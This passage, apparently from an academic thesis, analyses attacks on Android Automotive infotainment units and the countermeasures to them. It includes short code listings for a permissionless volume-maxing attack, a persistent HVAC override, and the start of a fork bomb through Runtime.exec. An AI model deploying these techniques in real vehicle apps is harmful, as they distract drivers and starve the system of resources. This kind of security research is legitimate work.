Name	**Access Vector**	**Description**
Internet	Network	Communication on the Internet.
Call/SMS	Network	Communication on the cellular network.
Bluetooth	Adjacent	Used for communication with mobile phones and headsets.
Wi-Fi client	Adjacent	Vehicle can connect to Wi-Fi.
Wi-Fi host	Adjacent	Vehicle can host its own Wi-Fi.
Android	Local	The Android operating system itself can be attacked.
System App	Local	App with system privileges running on the IHU.
USB	Physical	IHU has an USB port.
Touchscreen	Physical	IHU has a touchscreen.
Hardware controls	Physical	IHU also supports hardware controls, e.g. volume buttons.
OBD	Physical	On-board diagnostics can have access to IHU.

4.2.1 Android Automotive requirements

As is the case with Android for phones the OEMs can to some degree choose what hardware features ship with the device. The attack surface can thus differ somewhat between car manufacturers. There are, however, some requirements that have to be met in order for the device to be approved by Google. For example an Android

Automotive device must have a home button but not necessarily a back or recent apps buttons [41]. Not having a back button or recent apps button can in some cases make it harder to shut down attacks, especially distraction attacks, as the home button will let the malicious app continue to run in the background. Other noteworthy requirements that are possible privacy concerns are that GPS, microphone and wheel speed must be implemented. There are also interesting isolation requirements, e.g. the IHU must ensure that messages from the vehicle are of correct type and source, as well as protect against denial of service attacks against the vehicle network.

4.3 Android vulnerabilities

This section covers known attacks and vulnerabilities that are applicable to most Android devices and not only vehicles. The attacks focuses on the vulnerabilities and assumptions made in the Android system. This includes vulnerabilities in how different applications communicate with each other, as well as how they communicate with the Internet. Availability attacks, both targeting CPU and memory, are also covered. The different attack methods, together with their CIA classification, are presented in table 4.4.

Table 4.4: CIA classification of attacks

Name	**Type**
TLS downgrade	Confidentiality and Integrity
Intent re-delegation	Integrity
Intent interception	Confidentiality
Intent spoofing	Integrity and Availability
Denial of Service	Availability
Persistent microphone recording	Confidentiality
Screenshots	Confidentiality
Covert channels	Confidentiality

4.3.1 TLS downgrade attack

A downgrade attack tries to break the security of a connection by either forcing the client or the server to use weaker encryption schemes or by impersonating one of the parties. The first type of attack exploits the flexibility of TLS, which allows the client and server to negotiate what type of encryption should be used. The client and server should always agree on using the strongest encryption both of them support. However, older devices might only support weak encryption and in those cases the parties will have to settle for the weaker schemes. The problem occurs when two parties, both of which support strong encryption, are coerced by an attacker to use a weak encryption scheme. There have been multiple downgrade attacks against TLS, such as POODLE and FREAK [42].

While the first type of downgrade attack focuses on the cryptographic protocol, this second type of attack focuses on the application layer. If an error occurs during the handshake, TLS will deliver this error to the application. These errors can appear if, for example the client and server can not agree on a cipher suite or if the server's certificate is not signed by a trusted certificate authority. When receiving such an error it is up to the application to decide what to do. If not handled correctly the application might continue with the communication even if the server could not prove its identity. If this is the case, an attacker could create their own certificate and sign it with any key thus creating a self signed certificate. When the client asks for the server's certificate the attacker supplies her own and can now read and modify the communication.

4.3.2 Intent re-delegation

The intent re-delegation attack is of interest since it can result in an app acquiring escalated privileges. A re-delegation of privileges occurs when an app with higher permission exposes an API publicly. This could for example be a system app that controls the HVAC, which exposes an API that other apps can use to also control the HVAC, without requesting the permission to do so. Since the malicious app does not have to ask the user for the permission it will be harder to detect which app is conducting the malicious activity.

Having access to the source code it is easy to see which intent an app is listening for, and if they are public. By further analysing the functions, handling these intents it can be determined if the application is vulnerable. Finding this type of vulnerability becomes harder if the source is not available. Although, there are tools that can detect this vulnerability from just the byte code [43].

4.3.3 Intent interception

Inter app communication in Android is usually done through intents, these intents can either be broadcasted to every listening app or sent directly to another app. This method can, however, be somewhat problematic if developers are not careful with what data is sent using broadcast intents. A common vulnerability is to broadcast sensitive data [44], which allows an attacker, or any other app listening for the intent, to read the sensitive data.

4.3.4 Intent spoofing

Intent spoofing tries to exploit applications that listen for implicit intents, when in actuality, they should listen for explicit intents. The main difference is that explicit intents define a receiver, and are used to start other services or activities *within* the same application. On the other hand, implicit intents are used for more general intents, for example sharing an image, which can be handled by many different apps.

Misuse of intents can also lead to integrity problems. An example of this would be a server app that expects intents from a trusted authorised client app. Nothing stops an attacker from sending intents to the server, possibly resulting in escalated privileges or unexpected behaviours. Cozzette [45] showed that it was possible to both crash apps, and in one case, open a PayPal activity that has been prefilled with the attackers address and amount.

4.3.5 Denial of Service

Denial of Service is a very common attack where an attacker tries to limit the resources available on the system for other users. Normally this includes using up all CPU power, memory or other special resource like Internet or printers. The Android system tries to manage all these resources and fairly distributed between the different apps.

One of the mechanisms Android uses is to provide each app with a fixed amount of heap memory [46], if an app tries to use more than this fixed amount of memory it will be killed by the system. However, Android uses garbage collection which means that an app can temporary leak system memory without using it itself, an example of this is shown in Listing 4.1. What happens is that the app will create a 100 MB object, discard the pointer, i.e. leak the object, then create a new 100 MB object. At any point the app will only use 100 MB of memory, but until the garbage collector cleans up the memory, 200 MB of memory will be unavailable. An attacker could create an app that uses this method to force the system into a low memory state and subsequently kill off other apps.

```
a = new Blob(100 MB);
a = null;
a = new Blob(100 MB);
```

Listing 4.1: Example of a memory leak.

Instead of exhausting the memory it may be possible to try to exhaust the CPU and thus denying other app's CPU-cycles. Android will prioritise foreground apps and close background apps and services if needed [47]. When a foreground app is moved to the background, which happens when the user switches app, then the app will lose priority and get less CPU time. An attacker could potentially create an app that uses up enough of the CPU resources to make it impossible to kill the malicious app, rendering the IHU unusable.

Trying to steal resources from the Android system is probably quite hard since time and memory sharing systems have been around for a long time. However, for an attack to be successful in a vehicle it only has to steal resources from the driver. Imagine that the driver wants to turn on the fans, Android will eventually allow this and turn them on. The problem is that if an app also has access to the fans it could quickly ask to turn them off again.

4.3.6 Persistent microphone recording

Similar to mobile phones, vehicles will also be equipped with microphones. The primary use case for the microphones are taking calls and voice assistant. Developers can incorporate voice assistant into their apps, allowing the driver to interact with the app while focusing on the road. Depending on how the microphone permission is handled it might be possible to always record, even when the app is not directly being used. This can be a big privacy risk if the the malicious app also has access to the Internet.

4.3.7 Screenshots

A potential leak of information can happen through the use of screenshots. The motivation behind this attack is that even if the app itself does not have the permission required to access a source of information, it could take a screenshot to gain the information. A concrete example of this is an app which opens the map, localises the user, then takes a screenshot, without ever needing any location permissions.

There are multiple different methods an app can use to read the content on the screen, or part of, depending on the permissions. There are two methods in particular that are of interest. The first method does not require any special permissions, but can only record its own activity, not even the status bar. For this to be useful the app would have to be able to include the sought after information in its own activity, for example by using a WebView. The second method is more powerful as it is able to record the whole screen. However, it requires the `CAPTURE_VIDEO_OUTPUT` permission. Having the permission granted, the app can, without any user interaction, send an intent to open Google Maps and take a screenshot. While this does require some permissions, it still breaks the assumption that an app without location permission should not be able to acquire the user's location.

4.3.8 Covert channels

In order to analyse the possible covert channels, a client and a server app is developed. The client sends data over a side channel, e.g. volume, CPU load or the target temperature in the vehicle's climate control system. The server app should then be able to read this data. Many of the known covert channels are timing based, and therefore require synchronisation, which can be problematic for the attacker since Android is not a real-time operating system. For this reason, the feasibility and accuracy of the covert channels will have to be analysed. Although, there has been work on extending Android to support real-time tasks [48], which would increase the feasibility of this type of attack. Asynchronous covert channels, where the server answers the client with an acknowledgement, will also be analysed and compared with the synchronous ones.

4.4 Vehicle specific vulnerabilities

The attacks presented in this section focuses on vehicle specific vulnerabilities. Some of these attacks try to exploit the vehicle APIs or acquire private vehicle related data. Other attacks will instead try to exploit the paradigm shift that comes from running apps in vehicles instead of phones. Disturbances might have little to no safety impact on phone users, but vehicle drivers are in a more critical situation where distractions need to be considered.

4.4.1 Auditory attacks

Malicious apps may not necessarily have to take advantage of security problems in order to pose a safety risk for any passengers of the vehicle. In contrast to the normal phone app, an in-vehicle app can cause safety problems by unexpectedly increasing the volume. Unexpected increase of radio volume is classified as “controllable in general” by the ISO standard 26262 [49]. In addition to distractions, auditory signals can also confuse the driver. Many of the vehicles warning sounds, such as lane departure warnings, are played through the same speakers that the IHU uses.

The auditory attack will be divided into two types. The first type of attack will try to persistently play loud and distressing music, forcing the driver to focus on the IHU instead of driving. In contrast, the second type of attack will focus on interfering with the auditory warning system. It might be possible to hide the warnings from the driver by muting the speakers during a warning. It could also be possible to give the driver false warnings by spoofing the warning sounds at any time.

4.4.2 Visual

Driving requires the full attention of the driver and having a blinking and flashing IHU can be quite distracting, even more so for people suffering from photosensitive epilepsy. This is of course a concern for phones too, but it is much easier to turn of the screen or look away from your phone. The IHU screen is always on and would require you to take the focus away from the road in order to turn it off. To combat this problem on the World Wide Web, W3C created a criteria for web pages, "Three Flashes or Below Threshold" [50]. This criteria states that a page should not flash more than 3 times in a second if the flash is over the threshold [51]. While the threshold is quite detailed, the important takeaway is that the worst type of flashing is, quickly changing luminous intensity and high contrast colour changes including saturate reds. This type of flashing can be produced in full screen on Android devices.

4.4.3 Fingerprinting

Fingerprinting is an important security and privacy concept which tries to map information to an identity. It is important to think about what information is available and what type of identity this information could map. A malicious app might for example want to find out the exact model of a car in order to exploit some model-specific vulnerability. If the exact model is not directly available, or requires special permission, the app might try to look at available APIs. Another, more privacy-related, fingerprint might be an insurance company that wants to know if the insurance holder is driving, or if someone else is. Enev et al. [52] showed that this is a real concern, and by combining different sensor data it was possible to accurately differentiate between drivers. Since they used a direct connection to the OBD-II port, some of the sensor data used, such as the break pedal position, is quite low level and might therefore not be available to an Android app.

4.4.4 Deriving speed from gear and RPM

A vehicles speed is deemed privacy-sensitive information since it can be used to determine if a driver is speeding or even determine the location of the vehicle, as shown in [1]. Thus, it should not be possible to access or in any way derive the vehicles speed without proper permission. A trivial first step is to restrict access to the vehicle speed through the API. A less, but still trivial, way of determining a vehicles speed is through the odometer, which measures the distance travelled by the vehicle, and time, it is only a matter of measuring the time it takes to drive 100 meters. Both the speed and odometer sensors are protected with permissions in the current Android automotive source code. Two interesting variables that do not require permissions to access is the current gear and engine RPM. An attacker knowing the car model, which does not require permission, and the gear ratio of said model could potentially derive the speed of the vehicle without proper permissions. Another way, if the gear ratio is not known but the speed is known for a limited time, then it is possible to map RPM and gear to a certain speed. Assuming a linear relation between RPM and speed at a given gear, two measurements per gear would be enough to create a formula for RPM and gear to speed. It would thus be possible to derive the vehicles speed without having permission to access the speed directly, in effect the speed is then no longer protected by a permission.

5

Countermeasures

The found attacks are very different in nature and, as such, the mitigation techniques differ. Some attacks can be mitigated by several different techniques while others can only be mitigated by one. An overview of which attacks are mitigated by which countermeasures can be seen in table 5.1.

Table 5.1: List of all developed attacks and which countermeasure(s) can be used to mitigate each attack.

Attacks \ Countermeasures	Permissions	Location granularity	SELinux	PoC analysis using Soot	FlowDroid	We are Family	Rate limit
Leak to Internet (6.2.5)		✓			✓	✓	
Covert channels (6.2.9)	✓	✓			✓	✓	
ForkBomb (6.2.3)			✓	✓			
Intent Storm (6.2.7)							✓
Soundblast (6.2.1)	✓			✓			
Abusing HVAC (6.2.2)	✓			✓			

5.1 SELinux policies

SELinux policies are suitable for specifying what an app can and can not do, but not how many times it can do it. As Bratus et al. [53] explains, “SELinux does not provide an easy way to control the use of the fork operation once forking has been allowed in the program’s profile”, which shows that SELinux is not suited to stop attacks like fork bombing. While it might be infeaseable in many situations, blocking forking altogether could be a solution.

SELinux plays a crucial role in protecting the vehicle subsystems from Android. However, when the attacks are purely exploiting Android, SELinux will not be able to counter the attacks. SELinux could, for example, be used to deny apps direct access to the vehicle’s speaker system, but the apps will still be able to turn up the volume by using Android’s volume API since the Android operating system needs the access.

5.2 Refining the permission model and sandbox

The isolation model in the IHU can be divided into three main layers, Linux, Android and apps, as shown in Fig. 5.1. The lowest level is the namespaces and policies in the Linux kernel. By running the Android system in a different namespace than the bus manager, it becomes impossible for the Android system to directly communicate with other modules such as the telecommunications module or the Flexray bus. This is still not possible, even if the Android system is rooted. In order for Android to send data to these modules, it will have to first communicate with the Hardware Abstraction Layer (HAL) APIs, which in turn can talk to the hardware.

The second isolation is done between Android and its apps, to protect the operating system from harm Android will isolate all apps, including system apps. What this implies is that system apps do not run as root, but do have escalated privilege in comparison to normal user apps. This adds another layer of security since even if a user app was able to exploit a system app, it still would not be able to fully take over the Android operating system.

The final isolation step is the Android permission model. In order for an app to get access to most resources, e.g. Internet, Bluetooth, external files, etc., it has to ask for permission. Normal permissions are granted during the installation while dangerous permissions are granted by the user when the app needs to use it. Although a third-party app can request extra permission, there are still system permission that will never be granted, even if the user would allow it. System-only permission include, amongst other things, turning off the device and uninstalling other application.

5.3 Permission for changing volume

The SoundBlast attack, from section 6.2.1, relies on changing the volume through a service called *AudioManager* which does not require any sort of permission. While analysing the source code of Android Automotive another service called *CarAudioManager*, which does require permission, was found. Cars usually have more advanced sound systems than phones so a different service with more settings does make sense as does the need for a permission. Still, when conducting experiments with the emulator the *AudioManager* is present and usable by third-party apps, thus allowing an attacker to circumvent the permission required by *CarAudioManager*.

With this the third research question can be answered.

Can the Android permission model and sandboxing techniques be refined to better fit in-vehicle usage?

Yes, with addition of a permission for changing volume as described above the permission model would better fit in-vehicle usage.



Figure 5.1: Schematic overview of isolation and access levels in the IHU.

5.4 Immortal apps

When Android is running low on memory it will start to terminate other apps in the background. While this works well for most apps, it can sometimes result in the termination of apps that the user wants to run in the background. In the case of vehicles, navigation apps are a good example of apps that should not be killed of while driving. A possible method for ensuring that the driver will not have to retype the destination address while driving is to make some apps, specifically navigation apps, immortal. Not only would this protect against the memory attack described in section 4.3.5, it would also protect against valid memory hungry apps that might result in the termination of navigation apps.

5.5 Rate limit

By limiting how frequent a resource can be acquired, it is possible to limit the impact of availability attacks. Android already does this to a great extent when it comes to memory and CPU usage by third-party apps. However, some system processes, the *system_server* process in particular, can use all of the CPU, effectively starving the rest of the system. This lack of rate limiting was exploited in the intent storm attack in section 6.2.7. While not tested, it is speculated that this attack could either be countered by rate limiting the CPU usage of the *system_server* process, or have the *system_server* itself limit the number of intents a third-party app can send.

5.6 Location granularity

Android allows apps to get the location of the device by using GPS or other high precision positioning systems. This can, for example, be used by apps to find points of interest near you, find friends nearby, or give weather information. However, due to these systems having high precision and allowing for multiple requests within short time intervals, apps often get more information than they should.

In order to avoid the privacy problem of having a weather app with the capability of high precision real-time tracking of users, the granularity of the location can be changed. A location mediator can be used to lower the accuracy of the positioning, as well as limit the number of location requests an app can make. For a weather app, it should be enough to know the current city of the user, and there is no need to ask for an updated position every minute either.

There are multiple methods for preserving the user's privacy while still maintaining an acceptable level of functionality in apps using location [54, 55]. Which method is optimal is highly dependent on the type of information the app needs. A simple approach is to truncate location, effectively creating a grid of possible locations. A coarse grid will better protect the privacy of the user, but at the same time degrade the functionality of some apps [54]. In order to handle apps like fitness trackers, which requires fast updates and high precision, truncation is not feasible. Fawaz and Shin [55] argue that in order to preserve privacy, a choice has to be made between tracking distance and speed, or tracking the path of the exercise. They present a method for tracking the distance and speed by supplying the exercise tracker with a synthetic route, that has correct distance and speed but a forged path. Furthermore, they argue that navigation apps with Internet access, usually used for real-time traffic information, are the hardest to handle since they can potentially leak the location. This problem could be solved by using state-of-the-art information flow tracking to ensure that the location is never leaked.

5.7 Voice mediation

The current Android model allows apps to record audio from the microphone at all times, as long as it has been granted the permission once. This means that restaurant app that uses voice commands to find close by restaurants, can listen to everything the user says, at all times. Since voice commands are more prevalent in vehicles, where the user has her hands on the wheel and eyes on the road, it is reasonable to believe that more in-vehicle apps will want to use this functionality. One solution to this problem is to use a voice mediator, which is a special service that has access to the microphone and allows for third-party apps to subscribe to certain keywords.

5.8 Secure distribution

Before the requirements for a secure distribution platform can be established, the attack model needs to be defined. In our model there are four parties, the end user running the app, the developer of the app, the app store distributing the app, and a powerful attacker capable of intercepting and modifying traffic between the parties. The following sections will consider how the model changes based on which of the parties the user trusts.

5.8.1 Both developer and app store are trusted

In an ideal world where there are no malicious developer and no malicious app stores, the main problems would be ensuring that the apps are not tampered with during transfer and that the developer can be authenticated. Tamper resistance can efficiently be solved by using Transport Layer Security (TLS) [56] to secure the data transfer. However, it could still be possible for an attacker to impersonate a developer and send a malicious version of an app over TLS. In theory this can be solved with a public key infrastructure (PKI) like X.509 [57], although, in practice it is quite complicated to implement. By using a PKI the developer would authenticate to a trusted third party and acquire a certificate proving the developer's identity. The certificate could then be used to sign the apps, which the end user can verify with the PKI. If the app store is trusted, it could act as a PKI and authenticate the developers, as is the case with the Google Play store.

5.8.2 Trust app store, not developer

Arguably the most realistic case, at least when it comes to smartphones, is having a trusted app store with potentially malicious developers that want to steal data or cause a denial of service. In this case, more responsibility must be put on the app store to try to minimise the amount of malicious apps being distributed. In addition, the app store should have functionality to remove apps on all devices when malicious apps are detected. A rigorous vetting process consisting of static and dynamic, as well as, manual analysis should be carried out.

5.8.3 Trust developer, not app store

In some cases the developer might be more trustworthy than the app store. This could also be the case when there is no official app store and apps need to be distributed by other means, e.g. via USB or email. In these cases the end user must be able to verify that the acquired app is actually from the published developer, and not a malicious middle party that has modified the app.

5.8.4 Neither app store nor developer trusted

If the user wants to run third-party apps, but does not trust the app store or the developer, then the user and manufacturer must take responsibility. This is commonly the case with PCs, where users download programs from the Internet and the operating system and anti-virus software are used to protect the user. In this case the manufacturer could include an Android anti-virus software to add an extra layer of security.

5.9 Analysis tools

Automatic analysis tools can be used to scan apps, both before installation and during runtime, to find vulnerabilities and block attacks. There exist several tools to analyse information flows in Android, such as FlowDroid [3] and TaintDroid [58], that can find privacy affecting information leaks in Android apps. Other tools for finding vulnerabilities include AndroBugs and QARK. In the following sections these tools are described in more detail.

5.9.1 FlowDroid

FlowDroid is a tool for static taint analysis on Android. This means that apps can be analysed without access to the source code, only the executable is needed. The taint analysis works by tainting private sources of information, such as the IMEI number of the device. If the IMEI number is written to a variable, then this variable also becomes tainted. If at later time this tainted variable is written to a public sink, such as an Internet connection, a leak from a private source to a public sink will be detected.

FlowDroid stands out as static analysis tool due to its highly accurate modelling of Android's life cycles. This is important as an app can be started in many different ways. In addition to lifecycles, FlowDroid is also able to track callback functions, enabling it to track leaks via button clicks and other UI events. Important for the car API used in this thesis, is that FlowDroid can track dynamically registered callback functions, which is used to establish the connection to the car.

In order for FlowDroid to correctly track flows from sources to sinks, these sources and sinks must be defined. The current FlowDroid implementation have a comprehensive list of functions that are either sources or sinks. The structure of these are shown in Listing 5.1. The items are stored in a configuration file which is read during runtime, making it easy to add new items if the package and function names are known.

```
<android.location.Location: double getLatitude()> -> _SOURCE_
<java.io.FileOutputStream:   void write(byte[])>   -> _SINK_
```

Listing 5.1: FlowDroid's sources and sinks structure.

FlowDroid's versatility makes it easy to extend the analysis tool with vehicle specific APIs and functions, making it fitting for this project. The vehicle specific functionality will be added to FlowDroid and evaluated against the relevant attacks in section 4.3.

5.9.2 AndroBugs

AndroBugs [59] is a static analysis tool that scans Android applications for known vulnerabilities and security issues [60]. AndroBugs uses the Androguard framework for decompiling and analysing the Android apps. Using this, AndroBugs searches for hints of known vulnerabilities, e.g. multiple dex files suggests a master key vulnerability (CVE-2013-4787) [61], or Java KeyStores (JKS) that uses hardcoded passwords or none at all. The main drawback is that AndroBugs has not been updated since 2015 and does not scan for newer vulnerabilities.

5.9.3 QARK

QARK [62] (Quick Android Review Kit) is a tool developed by LinkedIn capable of finding many common security vulnerabilities in Android apps [60]. The tool works by decompiling the Android apps and then parsing the Java code. QARK can for example find incorrect usage of cryptographic functions, trace intents, and detect insecure broadcasts. What makes QARK stand out as an analysis tool is that it can also generate exploits for some of these vulnerabilities. Making it easier to conduct a dynamic test of the application and check if the vulnerability actually is exploitable. Another advantage of AndroBugs is that it is an actively maintained project.

5.9.4 TaintDroid

In contrast to the static tools presented in the previous sections, TaintDroid is a dynamic taint tracker which runs on the actual device. This means that TaintDroid will detect, and stop, the leak as they happen. This is useful for running apps that have not been analysed by an app store, as discussed in section 5.8, or to add an extra layer of security.

TaintDroid uses a bespoke version of the Dalvik Android virtual machine in order to get access to low-level information flows. Unfortunately Dalvik has been replaced in favour of Android Runtime (ART) it is thus not a suitable option for analysing Android Automotive apps since Dalvik is not used in Automotive.

5.9.5 We are Family

The *We are Family* paper by Balliu et al. [63] present a two-fold hybrid analysis solution. The first stage is a static analysis that transforms the application and adds monitors. These monitors will aid the dynamic analysis tool in the second stage to find implicit flows. Fig. 5.2 shows how one function of the original program to the left is transformed into the function in the new program to the right. The added instructions are in this case used to track the program counter label and analyse the current taint value, making it possible to detect potential leaks during runtime on the device.


$r0 := @this
r1 = $r0.mEnd
return r1
<android.arch.core.internal.SafeIterableMap: java.util.Map$Entry newest()> - original
$r0 := @this
$i0 = android.support.v4.view.accessibility.AccessibilityWindowInfoCompat.IfcPC0
r1 = $r0.mEnd
$i1 = dalvik.system.Taint.getTaintInt($i0)
android.support.v4.view.accessibility.AccessibilityWindowInfoCompat.IfcPC0 = $i0
return r1

Figure 5.2: We are Family tool transforms the function on the left to include new instructions for monitoring information flows. The new instructions are shown in the resulting function on the right.

The dynamic tool developed in the paper is an extension of the previously mentioned analysis tool TaintDroid. By using the transformed program together with TaintDroid, the new tool is able to detect observable implicit flows, something TaintDroid was not able to do. Observable flows, in contrast to hidden flows, are flows where the dynamic tracker actually upgrades a variable in a high context [64].

6

Implementation & Evaluation

This section presents the technical details regarding the implementation of the attacks and mitigations. Section 6.1 covers the development environment, including information about the tools and versions that were used. Following, section 6.2 explains how the attacks were implemented, together with some of the crucial details for the code. Finally, the details and decision surrounding the automatic analysis is presented in section 6.3.

6.1 Environment

All of the Android code is developed for Android SDK version 26 and 27, which corresponds to Android 8.0 and 8.1. The code is tested on two Android Virtual Devices (AVD), i.e. emulators of the IHU. The first emulator allows apps to acquire system permission, needed to test HVAC for example, while the other is more strict and does not allow third-party apps to gain system permissions. Both emulators have 1.5 GB of available memory.

The hardware testbed consists of a touchscreen together with extra hardware controls for volume and media. The testbed is restricted to the IHU and does not simulated low level signals like wheel speed or fuel levels. Similar to the emulator, it is using Android SDK version 27. The main difference in comparison to the emulator, is that it does not have Internet access and has 4 GB of available memory instead of 1.5 GB.

The code base for Android Automotive is currently in development. All of the reviewed code in this thesis is based on the commits, `bf81fc5` [65] for hardware interfaces and `4d1e346` [66] for car APIs.

6.2 Attacks

This section focuses on the implementation decisions regarding the attacks that were developed based on the vulnerabilities presented in chapter 4. Due to time constraints, attacks for each vulnerability could not be developed. For this reason, a subset of the most impactful vulnerabilities was chosen for further analysis and attack development. The outcomes from testing the attacks are also presented in this section.

An overview of the attacks is presented in table 6.1. The category and asset columns in the table gives an understanding of what the attack is targeting. More specifically, the asset is what the attack is trying to take control over. In the case of DoS attacks, this is usually some type of resource. Privacy attacks on the other hand tries to acquire and exfiltrate data such as, location or audio recordings. User interaction and permission are used to judge how easy the attack is to execute. The values are finally combined to create a severity score based on the Common Vulnerability Scoring System (CVSS) [37]. The exact vectors and scores for each attack are presented in table A.1. Table 5.1 present the same attacks together with suitable countermeasures.

Table 6.1: Attacks developed in the thesis divided into three different categories. Which asset and permissions the attacks affects and requires are listed along with the needed user interaction.

Name	**Category**	**Asset**	**User interaction**	**Permission**	**Severity**
SoundBlast	Disturbance	Driver's attention	Start app	None	Low
Abusing HVAC	Disturbance	Driver's attention	Start app	Climate	Low
ForkBomb	DoS	CPU resources	Start app	None	Medium
Memory exhaustion	Dos	Memory resources	Start app	None	Low
Leak to Internet	Privacy	Data Exfiltration	Start app	None	Low
Internet two-way communication	Privacy	Communication	Start app, Open URL	None	Low
Self-intent storm	DoS	Foreground activity	Start app	None	Low
Leaking data through screenshots	Privacy	Data acquisition	Start app	Record screen	Low
Covert channel	Privacy	Communication	Start app	Channel dependent	Low

6.2.1 Soundblast

The Soundblast attack relies heavily on the `AudioManager` class in Android. This class supplies functions which are used to control the volume of different audio streams in Android. Cars also have the more specific `CarAudioManager`, however, this class requires special permissions. Different audio streams are used to differentiate between volumes, e.g. music volume, ringer volume, alarm volume, etc. The music volume can be maximised using the code in Listing 6.1. Note on line 3 that the maximum volume is fetched dynamically, this is necessary when working with multiple streams since they can all have different max volumes.

```
1 AudioManager audioManager;
2 audioManager = (AudioManager) getSystemService(Context.AUDIO_SERVICE);
3 int maxVolume = audioManager.getStreamMaxVolume(AudioManager.
    STREAM_MUSIC);
4 audioManager.setStreamVolume(AudioManager.STREAM_MUSIC, maxVolume, 0);
```

Listing 6.1: Android code for maximising music volume.

The attack is further improved by listening to changes in volume, and force the volume to maximum as soon as it changes. Volume changes can be detected by registering a `ContentObserver`. The code in Listing 6.1 can then be reused to persistently force the music volume to maximum.

Testing the SoundBlast attack shows that it is possible to set any volume on all the different audio streams in Android, without needing any permissions. In addition, it is also able to notice changes in volume by registering an observer for the system settings. Thus, the app is able to constantly max the audio as soon as the user tries to change it. Killing the app was the only way to regain control of the volume.

6.2.2 Abusing HVAC

Android can interact with the climate control system in the vehicle by using the `android.car` package in Android Automotive. This package contains all the necessary utilities required to interact with the car, including the `CarHvacManager`. In contrast to the Soundblast attack in section 6.2.1, this API requires a *systemOrSignature* permission. The climate control supports multiple areas, allowing the driver and passenger to use different climates. Because of the different areas, the setter function also requires an area parameter, as shown in Listing 6.2. While the code in Listing 6.2 specifically changes the `ID_ZONED_TEMP_SETPOINT`, which is the target temperature of the zone, it could easily be modified to change fan speed, by using `ID_ZONED_FAN_SPEED_SETPOINT` instead.

Similar to the implementation of the Soundblast attack, as presented in section 6.2.1, this attack can also be made persistent. In this case a separate thread is used to constantly update the HVAC settings, as opposed to using a content observer, which was the case in the Soundblast attack. While it would arguably be better to use a content observer, it is not possible since HVAC settings are not defined as observable objects in Android Automotive.

```
int area = 1;
float temperature = 18.0f;
CarHvacManager hvacManager;
hvacManager = (CarHvacManager) car.getCarManager(Car.HVAC_SERVICE);
hvacManager.setFloatProperty(CarHvacManager.ID_ZONED_TEMP_SETPOINT,
                             area,
                             temperature);
```

Listing 6.2: Changing temperature with HVAC manager.

If an app has permission to use the HVAC system, then the tests shows that this HVAC attack can force the HVAC system into any state, i.e. control fan speeds, temperatures, defrosting etc. The driver can change them temporarily but the app will tirelessly change them back.

6.2.3 ForkBomb

Similar to `exec` in C which is used to execute external commands, Android also has a version of `exec` as a part of the `Runtime` class. The benefit of `exec` is that it can run external programs such as `ls`, to list the files in a directory, or `pwd` to get the current working directory. However, this is not enough to create a new process that can copy itself. By using `exec` to run `sh -s`, a new shell is created that is expecting input from the standard input stream, as can be seen on the first line in Listing 6.3. An output stream is created to send the payload from the Android app to the shell.

```java
// Spawn a shell and open a buffer to write to the shell.
Process proc = Runtime.getRuntime().exec("sh -s");
BufferedWriter bufferedWriter = new BufferedWriter(
    new OutputStreamWriter(proc.getOutputStream())
);

